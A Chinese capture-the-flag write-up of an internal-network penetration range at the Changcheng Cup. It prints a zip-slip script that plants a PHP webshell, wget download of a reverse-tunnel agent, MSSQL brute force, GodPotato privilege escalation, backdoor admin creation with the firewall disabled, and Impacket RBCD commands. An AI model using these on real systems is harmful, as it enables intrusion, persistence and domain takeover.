前言:
7月底,又一次去到北京去打了长城杯精英挑战赛,不过这一次是自掏腰包,没有报销,综合考虑之下,连夜做了10几个小时的卧铺北上。算下来,这已经是第3次来北京了,没有前面两次那么有感触,可能随着时间的推移,对某座城市的滤镜也会不断的祛魅。

不多说了,进入正题吧,这次挑战赛的题目是以综合靶场渗透为主,还有部分二进制逆向,不过我只会web,接下来我就只介绍我内网渗透的情况
综合渗透
题目描述
在这个靶场中,您将扮演一名渗透测试工程师,接受雇佣任务来评估目标企业的网络安全状况。您的任务是首先入侵该公司暴露在公网上的应用服务,然后运用后渗透技巧深入企业内部网络。在这个过程中,您将寻找潜在的弱点和漏洞,并逐一接管所有服务,从而控制整个内部网络。靶场中共设置了11个Flag,它们分布在不同的靶机上,您需要找到并获取这些 Flag ,flag格式为:flag{xxx}。
服务IP:10.11.129.100 10.11.129.99
信息收集
./fscan_mac_arm64 -h 10.11.129.100/24

The current user permissions unable to send icmp packets
start ping
(icmp) Target 10.11.129.99    is alive
(icmp) Target 10.11.129.97    is alive
(icmp) Target 10.11.129.100   is alive
[*] Icmp alive hosts len is: 3
10.11.129.100:8080 open
10.11.129.99:80 open
10.11.129.97:22 open
10.11.129.100:22 open
10.11.129.99:22 open
[*] alive ports len is: 5
start vulscan
[*] WebTitle http://10.11.129.100:8080 code:302 len:138    title:302 Found 跳转url: http://10.11.129.100:8080/console/
[*] WebTitle http://10.11.129.99       code:200 len:20780  title:主页 - HUSTOJ
[*] WebTitle http://10.11.129.100:8080/console/auth/login code:200 len:564    title:Hawtio
[+] PocScan http://10.11.129.99/www.zip poc-yaml-backup-file
第一台10.11.129.99/10.10.20.51
开放了80、22端口 给了一份源代码[+] PocScan http://10.11.129.99/www.zip poc-yaml-backup-file
系统配置文件./html/include/db_info.inc.php中翻到数据库连接信息
$DB_HOST="127.0.0.1";

$DB_NAME="jol";

$DB_USER="hustoj";

$DB_PASS="hustoj123";
http://10.11.129.99/loginpage.php弱口令进入
admin
admin123
仔细审计了一下代码,这考的是个HUSTOJ 是国内非常流行的开源在线评测系统(OJ)的CVE漏洞,CVE-2026-24479 漏洞具体详情可参考:https://xz.aliyun.com/news/91506
写个python脚本,构造恶意zip包
import zipfile
import os
from io import BytesIO

def create_zip():
    buf = BytesIO()
    with zipfile.ZipFile(buf, "w") as zf:
        zf.writestr("../../../../../../var/www/html/shell.php", "<?php system($_GET['cmd']); ?>")
    return buf.getvalue()

if __name__ == '__main__':
    zip_content = create_zip()
    filename = 'malicious.zip'
    with open(filename, 'wb') as f:
        f.write(zip_content)
    print(f"[+] Successfully created {filename}")
提取 postkey
GET /admin/problem_add_page.php在响应中搜索 name="postkey" value="XXXXXXXX",提取 postkey 值。
<div align=center>

<input type=hidden name="postkey" value="7202CE7617">

<input type=submit value='保存' name=submit>
带上admin的cookie,上传zip包
curl -X POST 'http://10.11.129.99/admin/problem_import_qduoj.php' \
  -H "Content-Type: multipart/form-data" \
  -H "Cookie: PHPSESSID=r6e404ej6l1l8mj8mo2546fc39" \
  -F "fps=@malicious.zip" \
  -F "postkey=7202CE7617"
拿flag
http://10.11.129.99/shell.php?cmd=cat%20/flagflag{cc6bcd61-9515-485b-87a9-4900f0329e70}上线stowaway
wget http://10.11.112.179/linux_x64_agent
chmod 777 linux_x64_agent
./linux_x64_agent -c 10.11.112.179:2333 --reconnect 8
内网信息收集
另一张网卡10.10.20.51
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 10.11.129.99  netmask 255.255.255.240  broadcast 10.11.129.111
        inet6 fe80::f844:c5ff:fea0:6200  prefixlen 64  scopeid 0x20<link>
        ether fa:44:c5:a0:62:00  txqueuelen 1000  (Ethernet)
        RX packets 273482  bytes 47598449 (47.5 MB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 314668  bytes 213135020 (213.1 MB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

eth1: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 10.10.20.51  netmask 255.255.255.0  broadcast 10.10.20.255
        inet6 fe80::f84c:bfff:fee6:1101  prefixlen 64  scopeid 0x20<link>
        ether fa:4c:bf:e6:11:01  txqueuelen 1000  (Ethernet)
        RX packets 245950  bytes 10383650 (10.3 MB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 48  bytes 3496 (3.4 KB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
传fscan
(node 0) >> upload ./fscan_linux_amd /tmp/fscan扫描内网段其他主机
./fscan -h  10.10.20.51/24 -o fscan.txt
(icmp) Target 10.10.20.2      is alive
(icmp) Target 10.10.20.24     is alive
[*] Icmp alive hosts len is: 6
10.10.20.63:80 open
10.10.20.32:80 open
10.10.20.51:80 open
10.10.20.24:8080 open
10.10.20.15:1433 open
10.10.20.15:445 open
10.10.20.15:139 open
[*] NetInfo
[*]10.10.20.15
   [->]CK-SQLSERVER
   [->]10.10.20.15
   [->]192.168.100.65
[*] WebTitle http://10.10.20.24:8080   code:302 len:138    title:302 Found 跳转url: http://10.10.20.24:8080/console/
[*] WebTitle http://10.10.20.63        code:200 len:129099 title:Aurion Employee Portal — Staff Intranet
[*] NetBios 10.10.20.15     WORKGROUP\CK-SQLSERVER
[*] WebTitle http://10.10.20.51        code:200 len:20780  title:主页 - HUSTOJ
[*] WebTitle http://10.10.20.24:8080/console/auth/login code:200 len:564    title:Hawtio
内网信息整理
10.10.20.63
	开放80
	[*] WebTitle http://10.10.20.63        code:200 len:129099 title:Aurion Employee Portal — Staff Intranet

10.10.20.32
	开放80

10.10.20.24(是那台入口机2,没打下的)
	开放8080

10.10.20.15
		开放1433、445、139、5985
   [->]WORKGROUP\CK-SQLSERVER
   [->]10.10.20.15
   [->]192.168.100.65  还有双网卡
第二台10.10.20.15-sqlserver
弱口令爆破
./fscan_mac_arm64 -h  10.10.20.15 -p 1433 -pwdf ./rockyou.txt -user sa

   ___                              _
  / _ \     ___  ___ _ __ __ _  ___| | __
 / /_\/____/ __|/ __| '__/ _` |/ __| |/ /
/ /_\\_____\__ \ (__| | | (_| | (__|   <
\____/     |___/\___|_|  \__,_|\___|_|\_\
                     fscan version: 1.8.3
start infoscan
10.10.20.15:1433 open
[*] alive ports len is: 1
start vulscan
已完成 0/1 [-] mssql 10.10.20.15:1433 sa chicken mssql: login error: 用户 'sa' 登录失败。
[+] mssql 10.10.20.15:1433:sa barcelona
已完成 1/1
[*] 扫描结束,耗时: 1m34.936331208s
sqserver登上去,但只是mssqlserver权限
$ whoami

nt service\mssqlserver
但是SeImpersonatePrivilege 开启了,直接土豆提权
土豆提权
$ whoami /priv
特权信息
----------------------
特权名                        描述                 状态
============================= ==================== ======
SeAssignPrimaryTokenPrivilege 替换一个进程级令牌   已禁用
SeIncreaseQuotaPrivilege      为进程调整内存配额   已禁用
SeChangeNotifyPrivilege       绕过遍历检查         已启用
SeImpersonatePrivilege        身份验证后模拟客户端 已启用
SeCreateGlobalPrivilege       创建全局对象         已启用
SeIncreaseWorkingSetPrivilege 增加进程工作集       已禁用
拿到system权限
$ C:\Users\Public\GodPotato.exe -cmd "cmd /c whoami"
[*] CombaseModule: 0x140715886706688

nt authority\system
拿flag
$ C:\Users\Public\GodPotato.exe -cmd "cmd /c type C:\Users\Administrator\flag\flag.txt"

flag{a2ee91b6-f035-4e39-ae03-ecbb3b39c3bc}
有双网卡192.168.100.65
$ ipconfig
Windows IP 配置
以太网适配器 以太网:
   连接特定的 DNS 后缀 . . . . . . . :
   本地链接 IPv6 地址. . . . . . . . : fe80::ed35:20df:ed83:9bd8%7
   IPv4 地址 . . . . . . . . . . . . : 10.10.20.15
   子网掩码  . . . . . . . . . . . . : 255.255.255.0
   默认网关. . . . . . . . . . . . . : 10.10.20.1
以太网适配器 以太网 2:
   连接特定的 DNS 后缀 . . . . . . . :
   本地链接 IPv6 地址. . . . . . . . : fe80::87ce:8ff3:804a:2977%11
   IPv4 地址 . . . . . . . . . . . . : 192.168.100.65
   子网掩码  . . . . . . . . . . . . : 255.255.255.0
   默认网关. . . . . . . . . . . . . :
上线stowaway
C:\Users\Public\GodPotato.exe -cmd "cmd /c C:\Users\Public\agent_win_amd64.exe -c 10.10.20.51:4444 --reconnect 8"添加个rdp用户
net user hack2 1qaz@WSX /add
net localgroup administrators hack1 /add
REG ADD HKLM\SYSTEM\CurrentControlSet\Control\Terminal" "Server /v fDenyTSConnections /t REG_DWORD /d 00000000 /f
netsh firewall set opmode disable

reg add "HKLM\SYSTEM\CurrentControlSet\Control\Terminal Server\WinStations\RDP-Tcp" /v UserAuthentication /t REG_DWORD /d 0 /f
靶场提示
通过信息收集发现SqlServer机器管理员桌面目录下存在一个txt文件,文件中存在testops1域用户的凭据,该域用户对CK-OPS2机器有GenericWrite权限。
 拿到testops1域用户的凭据
username: testops1
password: uzV9wzFRBF
二层内网信息收集
C:\Users\Administrator>fscan64.exe -h 192.168.100.65/24

   ___                              _
  / _ \     ___  ___ _ __ __ _  ___| | __
 / /_\/____/ __|/ __| '__/ _` |/ __| |/ /
/ /_\\_____\__ \ (__| | | (_| | (__|   <
\____/     |___/\___|_|  \__,_|\___|_|\_\
                     fscan version: 1.8.4
start infoscan
(icmp) Target 192.168.100.2   is alive
(icmp) Target 192.168.100.11  is alive
(icmp) Target 192.168.100.22  is alive
(icmp) Target 192.168.100.25  is alive
(icmp) Target 192.168.100.65  is alive
(icmp) Target 192.168.100.78  is alive
(icmp) Target 192.168.100.172 is alive
[*] Icmp alive hosts len is: 7
192.168.100.65:1433 open
192.168.100.172:445 open
192.168.100.78:445 open
192.168.100.65:445 open
192.168.100.25:445 open
192.168.100.22:445 open
192.168.100.11:445 open
192.168.100.172:443 open
192.168.100.172:139 open
192.168.100.78:139 open
192.168.100.25:139 open
192.168.100.22:139 open
192.168.100.11:139 open
192.168.100.172:135 open
192.168.100.25:135 open
192.168.100.22:135 open
192.168.100.11:135 open
192.168.100.172:81 open
192.168.100.65:139 open
192.168.100.172:80 open
192.168.100.78:80 open
192.168.100.78:135 open
192.168.100.65:135 open
192.168.100.172:808 open
192.168.100.25:88 open
192.168.100.172:8172 open
[*] alive ports len is: 26
start vulscan
[*] NetInfo
[*]192.168.100.65
   [->]CK-SQLSERVER
   [->]10.10.20.15
   [->]192.168.100.65
[*] NetInfo
[*]192.168.100.11
   [->]CK-OPS1
   [->]192.168.100.11
[*] NetInfo
[*]192.168.100.78
   [->]CK-WSUS
   [->]192.168.100.78
[*] NetInfo
[*]192.168.100.22
   [->]CK-OPS2
   [->]192.168.100.22
[*] NetInfo
[*]192.168.100.25
   [->]CK-DC
   [->]192.168.100.25
[*] WebTitle http://192.168.100.78     code:200 len:703    title:IIS Windows Server
[*] WebTitle http://192.168.100.172    code:403 len:0      title:None
[*] NetInfo
[*]192.168.100.172
   [->]CK-Exchange
   [->]192.168.100.172
[*] NetBios 192.168.100.11  AURIONBANK\CK-OPS1
[*] NetBios 192.168.100.78  AURIONBANK\CK-WSUS
[*] NetBios 192.168.100.172 AURIONBANK\CK-EXCHANGE
[*] NetBios 192.168.100.22  AURIONBANK\CK-OPS2
[*] NetBios 192.168.100.25  [+] DC:AURIONBANK\CK-DC
[*] WebTitle https://192.168.100.172   code:302 len:0      title:None 跳转url: https://192.168.100.172/owa/
[*] WebTitle https://192.168.100.172:8172 code:404 len:0      title:None
[*] WebTitle https://192.168.100.172/owa/auth/logon.aspx?url=https%3a%2f%2f192.168.100.172%2fowa%2f&reason=0 code:200 len:28266  title:Outlook
内网信息整理
192.168.100.22
	445、139
   [->]CK-OPS2
   [->]192.168.100.22

192.168.100.172
	[->]AURIONBANK\CK-EXCHANGE
	[*] WebTitle https://192.168.100.172   code:302 len:0      title:None 跳转url: https://192.168.100.172/owa/
	[*] WebTitle https://192.168.100.172:8172 code:404 len:0      title:None
[*] WebTitle https://192.168.100.172/owa/auth/logon.aspx?url=https%3a%2f%2f192.168.100.172%2fowa%2f&reason=0 code:200 len:28266  title:Outlook
二层隧道建立
node 1) >> socks 10001
[*] Trying to listen on 0.0.0.0:10001......
[*] Waiting for agent's response......
[*] Socks start successfully!
之前靶场提示testops1域用户的凭据,该域用户对CK-OPS2机器有GenericWrite权限。
直接尝试打RBCD(基于资源的约束委派)
RBCD
创建一个机器账户
┌──(kali㉿kali)-[~]
└─$ proxychains4 -q impacket-addcomputer AURIONBANK/testops1:'uzV9wzFRBF' -dc-ip 192.168.100.25  -dc-host AURIONBANK -computer-name 'matrix$' -computer-pass 'Matrix2025!'
Impacket v0.14.0.dev0+20260724.150409.df6a18ad - Copyright Fortra, LLC and its affiliated companies

[*] Successfully added machine account matrix$ with password Matrix2025!.
把 matrix$ 这个刚刚创建好的机器账户,写进 CK-OPS2$ 的委派属性里,让 matrix$ 可以代表其他用户访问 CK-OPS2$。
┌──(kali㉿kali)-[~]
└─$  proxychains4 impacket-rbcd AURIONBANK/testops1:'uzV9wzFRBF' -dc-ip 192.168.100.25 -action write -delegate-to 'CK-OPS2$' -delegate-from 'matrix$'
[proxychains] config file found: /etc/proxychains4.conf
[proxychains] preloading /usr/lib/aarch64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.17
[proxychains] DLL init: proxychains-ng 4.17
[proxychains] DLL init: proxychains-ng 4.17
Impacket v0.14.0.dev0+20260724.150409.df6a18ad - Copyright Fortra, LLC and its affiliated companies

[proxychains] Strict chain  ...  10.211.55.2:10001  ...  192.168.100.25:389  ...  OK
[*] Attribute msDS-AllowedToActOnBehalfOfOtherIdentity is empty
[*] Delegation rights modified successfully!
[*] matrix$ can now impersonate users on CK-OPS2$ via S4U2Proxy
[*] Accounts allowed to act on behalf of other identity:
[*]     matrix$      (S-1-5-21-3625552174-3314897135-3016841729-4601)
用可控机器账户 matrix$ 冒充 administrator域管,向域控申请访问 CK-OPS2.AURIONBANK 的 CIFS 服务票据。
┌──(root㉿kali)-[]
└─ proxychains4 -q impacket-getST AURIONBANK/matrix$:Matrix2025! -spn cifs/CK-OPS2.AURIONBANK -impersonate administrator -dc-ip 192.168.100.25
Impacket v0.14.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[-] CCache file is not found. Skipping...
[*] Getting TGT for user
Kerberos SessionError: KRB_AP_ERR_SKEW(Clock skew too great)但是这里报错了:Kali 本机时间和域控时间差太大。Kerberos 默认只允许 5 分钟以内的时钟偏差,超过就会拒绝签发票据。
。。。打到这里比赛结束了。。。
本来应该这样打的:已经有 CK-SQLSERVER (192.168.100.65) 的 system 权限,这台机器是域成员,时间自动和域控同步。直接从这台机器上执行票据申请,时间一定是对的。
步骤:
- 把 Rubeus.exe 上传到 CK-SQLSERVER 上
- 在 CK-SQLSERVER 的命令行里执行:
Rubeus.exe s4u /user:matrix$ /password:Matrix2025! /domain:AURIONBANK /dc:192.168.100.25 /impersonateuser:administrator /msdsspn:cifs/CK-OPS2.AURIONBANK /ptt后记
说多了都是泪啊,要是再拿下一个flag,就晋级了。之前学了这么多内网渗透,今天因为入口机的OJ系统卡了太久了,上午快结束的时候才写出来,导致下半场也没有很多时间好好的在内网遨游。
不过啥都得看开,只能说自己还得多练,思路还得多发散,平常把每一件细微小事都做尽力,才能在每一次上战场时游刃有余~~~
贴上这次的战利品吧,也算自己尽力了